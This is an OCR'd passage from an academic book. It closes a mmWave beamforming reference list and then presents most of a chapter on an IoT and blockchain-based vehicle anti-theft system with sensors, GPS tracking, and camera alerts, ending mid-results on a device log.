22. Xiao Z, Xia P, Xia XG (2016) Low complexity hybrid precoding and channel estimation based on hierarchical multi-beam search for millimeter-wave MIMO systems. CoRR abs/1603.01634
23. Park S, Alkhateeb A, Heath RW (2017) Dynamic subarrays for hybrid precoding in wideband mmWave MIMO systems. IEEE Trans Wirel Commun 16(5):2907–2920
24. Sohrabi F, Yu W (2017) Hybrid analog and digital beamforming for mmWave ofdm large-scale antenna arrays. IEEE J Sel Areas Commun 35(7):1432–1443
25. Zhang R, Zou W, Cui M (2018) Low complexity hybrid precoder and combiner design for mmWave MIMO systems. In: 2018 IEEE/CIC International conference on communications in China (ICCC), pp 1–5

26. Zhang D, Wang Y, Li X, Xiang W (2018) Hybridly connected structure for hybrid beamforming in mmWave massive MIMO systems. IEEE Trans Commun 66(2):662–674
27. Gao X, Dai L, Han S, Heath RW (2016) Energy-efficient hybrid analog and digital precoding for mmWave MIMO systems with large antenna arrays. IEEE J Sel Areas Commun 34(4):998–1009
28. Majidzadeh M, Moilanen A, Tervo N, Pennanen H, Tolli A, Latva-aho M (2017) Partially connected hybrid beamforming for large antenna arrays in multi-user miso systems. In: 2017 IEEE 28th Annual international symposium on personal, indoor, and mobile radio communications (PIMRC), pp 1–6
29. Kim T, Park J, Seol JY, Jeong S, Cho J, Roh W (2013) Tens of gbps support with mmWave beamforming systems for next generation communications, pp 3685–3690
30. Bogale TE, Le LB (2014) Beamforming for multiuser massive MIMO systems: digital versus hybrid analog-digital. In: 2014 IEEE Global communications conference, pp 4066–4071
31. Fujio S, Koike C, Kimura D (2015) Energy-efficient hybrid beamforming in millimeter-wave communications using FDMA. In: 2015 IEEE 26th Annual international symposium on personal, indoor, and mobile radio communications (PIMRC), pp 787–791
32. Alkhateeb A, Leus G, Heath RW (2015) Limited feedback hybrid precoding for multi-user millimeter wave systems. IEEE Trans Wirel Commun 14(11):6481–6494
33. Raghavan V, Subramanian S, Cezanne J, Sampath A, Koymen OH, Li J (2017) Single-user versus multi-user precoding for millimeter wave MIMO systems. IEEE J Sel Areas Commun 35(6):1387–1401
34. Li Z, Han S, Molisch AF (2017) Optimizing channel-statistics-based analog beamforming for millimeter-wave multi-user massive MIMO downlink. IEEE Trans Wirel Commun 16(7):4288–4303
35. Sohrabi F, Yu W (2016) Hybrid digital and analog beamforming design for large-scale antenna arrays. IEEE J Sel Top Signal Process 10(3):501–513
36. Raviteja P, Hong Y, Viterbo E (2018) Millimeter wave analog beamforming with low resolution phase shifters for multiuser uplink. IEEE Trans Veh Technol 67(4):3205–3215
37. Li Z, Han S, Sangodoyin S, Wang R, Molisch AF (2018) Joint optimization of hybrid beamforming for multi-user massive MIMO downlink. IEEE Trans Wirel Commun 17(6):3600–3614
38. Wu X, Liu D, Yin F (2018) Hybrid beamforming for multi-user massive MIMO systems. IEEE Trans Commun 66(9):3879–3891
39. Ratnam VV, Molisch AF, Bursalioglu OY, Papadopoulos HC (2018) Hybrid beamforming with selection for multiuser massive MIMO systems. IEEE Trans Signal Process 66(15):4105–4120
40. Hefnawi M, Yahya E (2018) Capacity-aware hybrid beamforming for multi-user massive MIMO. In: 2018 6th International conference on multimedia computing and systems (ICMCS), pp 1–3
41. Blandino S, Mangraviti G, Desset C, Bourdoux A, Wambacq P, Pollin S (2019) Multi-user hybrid MIMO at 60 GHz using 16-antenna transmitters. IEEE Trans Circuits Syst I: Regul Papers 66(2):848–858
42. Han S, Rowell C, Xu Z, Pan Z (2014) Large scale antenna system with hybrid digital and analog beamforming structure. In: 2014 IEEE International conference on communications workshops (ICC), pp 842–847
43. Li J, Xiao L, Xu X, Zhou S (2016) Robust and low complexity hybrid beamforming for uplink multiuser mmWave MIMO systems. IEEE Commun Lett 20(6):1140–1143
44. Dai L, Gao X, Han S, Chih-Lin I, Wang X (2016) Beamspace channel estimation for millimeter-wave massive MIMO systems with lens antenna array. In: 2016 IEEE/CIC International conference on communications in China (ICCC), pp 1–6
45. Wang P, Pajovic M, Orlik PV, Koike-Akino T, Kim KJ, Fang J (2017) Sparse channel estimation in millimeter wave communications: exploiting joint AoD-AoA angular spread. In: 2017 IEEE International conference on communications (ICC), pp 1–6
46. Tsai C, Chen C, Liu Y, Wu AA (2016) Joint spatially sparse channel estimation for millimeter-wave cellular systems. In: 2016 IEEE Global conference on signal and information processing (GlobalSIP), pp 605–609

47. Sun S, Rappaport TS (2017) Millimeter wave MIMO channel estimation based on adaptive compressed sensing. CoRR abs/1703.08227
48. Li X, Fang J, Li H, Wang P (2017) Millimeter wave channel estimation via exploiting joint sparse and low-rank structures. CoRR abs/1705.02455
49. Bajwa WU, Sayeed A, Nowak R (2009) Sparse multipath channels: modeling and estimation, pps 320–325
50. Al-Samman AM, Rahman TA, Azmi MH, Hindia MN, Khan I, Hanafi E (2016) Statistical modelling and characterization of experimental mm-wave indoor channels for future 5G wireless communication networks. PLOS ONE 11(9):1–29
51. Zhang G, Saito K, Fan W, Cai X, Hanpinitsak P, Takada J, Pedersen GF (2018) Experimental characterization of millimeter-wave indoor propagation channels at 28 GHz. IEEE Access 6:76516–76526
52. Sayeed A, Brady J (2013) Beamspace MIMO for high-dimensional multiuser communication at millimeter-wave frequencies. In: 2013 IEEE global communications conference (GLOBECOM), pp 3679–3684
53. Amadori PV, Masouros C (2015) Low RF-complexity millimeter-wave beamspace-MIMO systems by beam selection. IEEE Trans Commun 63(6):2212–2223
54. Gao X, Dai L, Chen Z, Wang Z, Zhang Z (2016) Near-optimal beam selection for beamspace mmWave massive MIMO systems. IEEE Commun Lett 20(5):1054–1057

Blockchain Enabled Vehicle Anti-theft System

Rishabh Gautam, Rakesh Shrestha, Shruti Mishra, and Jitendra Kumar Singh

Abstract Intelligent transportation system envisages a large network of intelligent vehicles to satisfy one of the insatiable demands of the smart cities. However, increasing vehicle theft cases impose another challenge on the researchers working in cybersecurity and privacy domain. In this work, we have developed a robust vehicle anti-theft system utilizing Blockchain security. Our proposed system incorporates various sensors to protect from any physical theft activities. It also has an alert system (via text message and email) including image and location of the intruders. Further, a three layered blockchain protection has been provided to protect any breach in cybersecurity. We design a traceable, immutable storage system based on blockchain and Inter-Planetary File System (IPFS) for vehicle safety. Here it preserves the privacy of the vehicle user as well as provides cybersecurity in case of malicious attacks.

Keywords Blockchain · Sensors · IoT · IPFS · Vehicle anti-theft

1 Introduction

India is at the sixth position in the manufacturing of cars while China is the first, followed by the U.S.A, Japan, Germany, and South Korea. It shows that the more the number of vehicles, the chances of being theft as well as accidents are greater.

R. Gautam
Department of Electronics and Communication, Motilal Nehru National Institute of Technology, Prayagraj 211004, India

R. Shrestha
Yonsei Institute of Convergence Technology, Yonsei University, Incheon 21983, South Korea

S. Mishra
Department of Electronic Engineering, Institute of Engineering and Rural Technology, Prayagraj 211002, India

J. K. Singh (✉)
Innovative Durable Building and Infrastructure Research Center, Center for Creative Convergence Education, Hanyang University, Ansan 15588, South Korea
e-mail: jk200386@hanyang.ac.kr

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_12

It is reported that every year millions of vehicles are stolen worldwide which causes enormous losses to the economy resulting in 2019 in USA itself around $6.4 billion was lost due to the theft [1]. Due to non-proper arrangement of efficient security system, there is a huge number of vehicles stolen and suddenly they got sold to black markets or being crumbled and sold in parts. Not only in India, in fact, but vehicle theft cases are also rising across all over the world at a faster rate. Before the recovery, the vehicle gets lost or sold out. In such cases, anti-theft security systems with more advanced features are required [2, 3] which can provide humans with the benefit of controlling and guiding their vehicle smartly and automatically from remote areas or from the areas where they want to control it [4–6].

Internet of things (IoT) is a network used as a medium for establishing the communication and relation between two or more than two things, and between humans and things [7]. It provides unification in connection through all gadgets. In case of vehicle tracking system, it helps in achieving the goal of intelligent identification, monitoring, and tracking the location [5, 8–10]. The concern of security, integration of IoT with other application software and security tools like sensors and microprocessors can be presented in enormous ways [9]. Sathiyanarayanan et al. have developed a rigid security system using Internet of things (IoT) [11]. However, the security systems given by Nasir and Mansor [12] in the theft protection of vehicles lag in newer technology such as the use of blockchain technology [13–15].

By considering the threats and fear about vehicles, it is our prudent thought to make a controllable device. Hereby using microcontroller-NodeMCU, GPS module, touch sensor, alarm, and with the help of IoT, we have developed a security system that detects any unauthorized access made to our vehicle and alarm us with the message, if unauthorized access has been made. The device, which is presented in this paper constitutes security embedded with sensors and IoT as the main tool. This device is capable of providing safety to the vehicle from robbery by all means, as it is equipped with two circuits, i.e., one is the main circuit and the second is an auxiliary circuit that protects the vehicle. It is made with a self-monitoring system such as using IoT, sensors, and camera module.

The main functioning of the device is collecting the data of choice and sending it to the required person through e-mail or message. To make this system more effective than previous works, it is an ensemble with vibration sensors, Arduino Uno, camera module, PIR sensor, GPS. However, the intruders try to breach the security of email and use message modification attacks. This can be protected by using blockchain technology along with interplanetary file system. We design a traceable, immutable storage system based on blockchain and IPFS for vehicle safety. We employed IPFS to store captured images and real-time monitoring data from the sensors. Then, we use the blockchain to record the provenance data's IPFS hash address to prevent from the attacker from data modification attack. This provides secured storage of encrypted captured image files and sensor data within an open distributed network even though the local storage or email information is hacked by the attackers to modify the contents. The proposed blockchain-based vehicle anti-theft system is given in Fig. 1.



vibration sensor are placed at the inside the windows, front and back wind shields of the vehicle
Touch panels are placed at the unlock handle of the vehicle
Camera module are placed at the doors of the vehicle
GPS sensor placed for vehicle location sensing
BLOCKCHAIN
Block
Ledger
Distribution
Transaction
Confirmation
Proof of work
Result

Fig. 1 Proposed Blockchain-based vehicle anti-theft system

2 Materials and Methods

2.1 Node MCU 1.0 (ESP-12E ESP8266 Wi-Fi Module)

In this study, a 32-bit microcontroller which consists of 32 kb RAM and 4 Mb flash memory was used. NodeMCU comes with I2C, UART, PWM, Wi-Fi, and a total of 16 GPIOs [16]. It has CP2102 USB to TTL converter. ESP-12E is a Wi-Fi chip, which contains a 2.4 GHz antenna that makes TX and RX fast. It also has a built-in led for the indication of Wi-Fi connection. It requires a 5 V DC power supply with 3.3 V regulator IC. The Node MCU architecture is a system on a chip (SoC) to establish communication by simply connecting GPIO to the internet and transmits data [17, 18] as shown in Fig. 1. It can be programmed by either open source Lua or Arduino IDE software [17, 18]. The components used to collect the data are shown in Fig. 2.

Arduino IDE software was used to make the device online using code. There were different sensors used with blockchain technology to detect the activities of vehicle thieves. The details of sensors are described below.

2.2 Touch Sensor

TTP223 touch sensor module was used in the present study. It consists of 3 pin module which are VCC, GND, and data pin. The dimensions of the sensors were 13 * 10.5 mm and it needs 3.3–5 V power supply.




Fig. 2 Components used to collect the data

2.3 NEO-6M GPS Module

It is the most common and widely used GPS module. It is 4 pin module in which 2 pins are for power supply and the remaining two for transmitting and receiving of data. It can hold data for a long time as it has a rechargeable battery within the module. It has a snap-fit antenna having −161 dBm sensitivity. This module can support baud rate ranging from 4800 to 230,400 bps. It has minimalistic design of dimensions 36 * 26.5 mm patched with 25 * 25 * 7 mm antenna.

2.4 PIR Sensor (Passive Infrared Sensor)

This is an electronic sensor which receives IR rays. These rays are received from the body which is near to the Fresnel lens. It detects the movement of person in the range of a segment on a Fresnel lens. The dimensions of the PIR sensor were 32.5 * 24 * 25 mm.

2.5 ESP32 Camera Module

ESP32 is 32-bit microcontroller embedded with detachable OV2640 camera sensor and a SD card was inserted to record and save the data. For the clear visibility, it is embedded with a SMD LED flashlight. The wireless data transmission was performed

Table 1 Characteristics of ESP32 camera module

Attributes	Values
Size	40 * 26.5 mm
Wi-Fi	802.11 b/g/n
interface	UART, SPI, I2C, PWM
I/O ports	9
Baud rate	115,200 bps
Power supply	5 V

either using on board antenna or connect externally by plugging into port of camera module. The characteristics of ESP32-CAM module are listed below in Table1.

2.6 Vibration Sensor sw-420

It consists of three pins, i.e., VCC, ground, and signal or output pin, which runs on 5 V DC, supply. The dimensions of sw-420 sensor were 32 * 13.5 * 7.5 mm. The sensitivity of this sensor can be changed with the help of a potentiometer.

2.7 Detection of Intruder

2.7.1 Detected from a Touch Sensor

This device consists of a microcontroller and NodeMCU. This sensor was fixed in every door or wheel of the vehicle. In four-wheelers, 4 touch panels are placed at the unlock handle of the vehicle gate. These sensors give the response as high or low (0 or 1) voltage to the microcontroller whenever it senses any physical touch. Alternatively, in 2 wheelers, 2 touch panels are placed at the handle of the vehicle (shown in Fig. 3). If someone touches the handle, then the installed sensors will send the response to the microcontroller, which gives the notification to the smartphone via the internet.

2.7.2 Detected from Vibration Sensor

This sensor is embedded with NodeMCU, which can receive the data from the vibration sensor (SW-420). This sensor can be placed beside the mirror (shown in Fig. 4) of the vehicle or inside the door of the vehicle, therefore, it can detect when the glass is broken or it can also place beside the starter motor which produces vibration whenever our vehicle gets operated. The sensitivity of the vibration sensor was calibrated by the potentiometer present in the module. Alternatively, if someone




Fig. 3 Touch sensor placed at the handle of the vehicle




Fig. 4 Vibration sensor placed on window of the vehicle

tries to break/unlock the lock of the vehicle then the code made to lock the door, the programmed lock would change their code with the help of blockchain and it randomly changes code and send the notification to the owner.

2.7.3 Detection from Tampering of Major Circuit

In this model, there are basically two parts, i.e., primary and secondary circuits. In this model, if an intruder tries to tamper the circuits, immediately it shares the code and notify the auxiliary circuit resulting blockage of power supply to the car or vehicle and finally sends the message to the owner.




Fig. 5 GPS sensor placed in the vehicle

2.7.4 Movement Detection with the Help of GPS System

The live location of the theft vehicle is very important, therefore, Neo-6M sensor module was used as shown in Fig. 5 to transmit the continuous coordinates with the owner via a smart device. The Blynk application was used to track the location of a vehicle as well as send the notification of distance from the owner. The details of the procedure used in the present studies are shown in a flow chart (Fig. 6).

2.7.5 Detection with the Help PIR and Camera Sensors Module

To identify the intruder, PIR sensor was embedded with ESP32 camera module as shown in Fig. 3. PIR sensor detects the motion of the intruder, which allows ESP32 camera module to take photos of that instant and mail them to the owner. It can also be used via an android application. For providing the power supply to the device, power bank has been used. The details about the working principles are shown in Fig. 7.

2.8 Hardware Implementation

The power supply was provided by the battery to all sensors and microcontrollers incorporated in the vehicle. It can be seen from Fig. 8 that the touch sensors output pin was connected to the GPIO pin D3, vibration sensor to GPIO pin D0. GPIO pin D2 and D1 were used to establish the transmission and reception to the GPS module. Finally, 2 GPIO pin was used to share the codes between major and auxiliary microcontrollers.

Firstly, the OV2640 camera has been connected with ESP32 microcontroller. A micro-SD card was inserted into the module as shown in Fig. 8. The code was




Fig. 6 Flowchart of all sensors and GPS module embedded with NodeMCU

uploaded by CP2102 thereafter power was supplied to ESP32 microcontroller and finally connect PIR sensor to the GPIO pin (Fig. 9) to receive change in output concerning change in IR rays reflected from the object.

2.9 Software Implementation

2.9.1 Arduino IDE

Arduino IDE 1.8.15 software was used to upload the code as well as it helps to analyze the changes made by the sensor via the serial monitor. It is very important to upload all necessary Arduino IDE libraries; therefore, it can provide proper information to the microcontroller.




Fig. 7 Flow chart of working of ESP32 camera module with PIR sensor




Fig. 8 Sensors embedded with NodeMCU




Fig. 9 PIR interfaced with ESP32 camera sensor

2.9.2 Android Application

Blynk android application was used to analyze the output signal of each sensor embedded in the microcontroller. For the android, an authentication code was used to connect the specific microcontroller. With the help of blynk application, the live location of the vehicle can be monitored by receiving live coordinates from the GPS module. Moreover, the alert notification can be received via different notification applications such as Email and, messages with the help of Blynk. There are other applications, i.e., google firebase and Arduino IoT cloud available by which output signals can be analyzed. For ESP32 camera module, the same software, i.e., Arduino IDE has been used for code compilation. Furthermore, live streaming can be observed using the widget provided in Blynk application. It is possible to make a live stream by simply going to the IP address link of the ESP board.

3 Results and Discussions

The basic aim of this device is to prevent the theft of a vehicle. This device has been embedded with three different sensors, i.e., touch, temperature, and vibration sensors. These different sensors work on different parameters and platforms and give results in different dimensions.

These sensors have been embedded with two different circuits. One is a Major circuit and another is an Auxiliary circuit. One circuit accompaniment another. In this case, if one circuit breaks out another helps it. If anyone, by any means gets successful in breaching the "major circuit" then "auxiliary circuit" alerts us as soon. It can be possible using blockchain program. In this case, the code automatically changes if the thief tries to break the code.

3.1 Vibration Sensor

The work of vibration sensor is that if someone closes the gate or tries to break the window of a four-wheeler, in case of all the vehicles when someone starts the vehicle then it detects the vibrations made by starting the vehicles and notifies us. In vibration sensor, it is basically detecting the impulse of the voltage of the vibrating element. The vibration sensor results are shown in Fig. 10. In the low vibration mode (Fig. 10a), the pulse value is found to be very low concerning time. There is some fluctuation in pulse value suggesting the sensitivity of the sensor. Alternatively, at a high vibration sensor, the pulse value is found to be very high (Fig. 10b) owing to the severe vibration in the vehicle. This result suggests that the vibration sensor detects the intensity of vibration once code is broken down by someone.





Fig. 10 Results of **a** low and **b** high vibration

3.2 Touch Sensor

This sensor detects the touch made by anyone to the vehicle as well as it also counts a number of touches. TTP223 touch sensor detects the touch made on different surfaces such as rubber gloves, cotton gloves, plastics gloves, and naked hands, and the results are shown in Fig. 11. It can be seen from Fig. 11a that the touch has been made by naked hand, rubber gloves, cotton gloves, wet hand, plastic with large surface area, and metal objects. The sensor detects the touch and sent the notification as shown in Fig. 11a. The verification of the touch sensor with no contact can be seen in Fig. 11b where there is no contact on plastic with a small surface area then results from showing 0 in output.


(a) Different surfaces

```
19:05:49.795 -> [4403] Connected to WiFi
19:05:49.795 -> [4403] IP: 192.168.43.151
19:05:49.795 -> [4403]
19:05:49.795 ->     ___  __          __
19:05:49.795 ->    / _ )/ /_ _____  / /__
19:05:49.795 ->   / _  / / // / _ \/  '_/
19:05:49.795 ->  /____/_/\_, /_//_/_/\_\
19:05:49.795 ->         /___/ v1.0.0 on NodeMCU
19:05:49.795 ->
